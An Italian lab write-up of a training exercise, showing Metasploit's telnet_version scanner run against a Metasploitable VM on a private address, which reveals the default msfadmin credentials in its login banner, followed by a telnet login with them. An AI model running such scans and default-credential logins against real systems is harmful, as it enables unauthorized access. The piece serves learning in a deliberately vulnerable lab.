Metasploit: attacco al servizio telnet su Metasploitable

Obiettivo dell'esercizio di oggi è eseguire un exploit della macchina virtuale Metasploitable tramite software **Metasploit**, in particolare andando ad attaccare il servizio **telnet**.


Con il termine exploit intendiamo quel processo per cui un attaccante "**buca**" le difese di un sistema bersaglio, andando a spianare la strada all'istallazione di una **shell** tramite un **payload** caricato, appunto, tramite la falla creatasi con l'attacco.

In particolare, oggi useremo un modulo ausiliare di metasploit, il quale non richiede l'inserimento manuale di un payload e il cui scopo può essere diverso dal penetrare nel sistema bersaglio: può, ad esempio, fornirci informazioni sulla rete, sui dispositivi connessi e , come vedremo dopo, le credenziali di accesso particolari servizi.

Il **protocollo bersaglio**, **telnet**, si occupa di gestire le connessioni alla macchina, dando la possibilità di controllarla da remoto.

Vediamo di seguito il procedimento dell'attacco.

Innanzitutto, effettuiamo uno **scan** tramite **nmap** sulla macchina bersaglio per determinare la presenza o meno del protocollo e se la porta risulta essere aperta. Come mostra l'immagine, il protocollo opera sulla **porta 23**.



Andiamo poi a cercare su Metasploit l'exploit che vogliamo utilizzare, scegliendo infine quello terminante con **telnet_version**. Lo carichiamo usando il comando **use**. Essendo un modulo ausiliare, non sarà necessario caricare alcun payload: la configurazione avverrà in automatico.

Utilizziamo poi il comando **show option** per visualizzare le opzioni e le variabili necessarie al completamento del nostro attacco: in questo caso, l'unico parametro da inserire è l'**IP bersaglio**, in quanto il sistema ha già automaticamente selezionato la porta corretta, la 23.

Nell'immagine nella prossima pagina sono visibili le opzioni presenti e il comando per inserire l'host bersaglio: l'attacco può adesso essere lanciato con il comando **exploit**.

```
Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                        sploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.101    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                        sploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Al termine dell'attacco, Metasploit ci restituisce in chiaro le **credenziali per accedere al protocollo telnet** sulla macchina Metasploitable, come evidenziato nell'immagine seguente.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.101:23      - 192.168.1.101:23 TELNET _                     _       _ _           _       _          ____  \x0a _ __ ___   ___| |_
__ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _ \ | '_ \| |/ _ \ __) |\x0
a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|__
.__/|_|\___|_____|\x0a                                  |_|                                  \x0a\x0a\x0aWarning: Never expose this
 VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0am
etasploitable login:
[*] 192.168.1.101:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > ifconfig
[*] exec: ifconfig
```

Infine, a riprova del successo dell'attacco, effettuiamo il collegamento al telnet di Metasploitable con le credenziali forniteci da metasploit.

```
┌──(giuseppe㉿kali)-[~]
└─$ telnet 192.168.1.101
Trying 192.168.1.101 ...
Connected to 192.168.1.101.
Escape character is '^]'.
                _                  _       _ _                 _        _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ | |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _` | '_ \| |/ _ \| '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/| |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___||_.__/|_|\___|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Nov  7 08:31:28 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```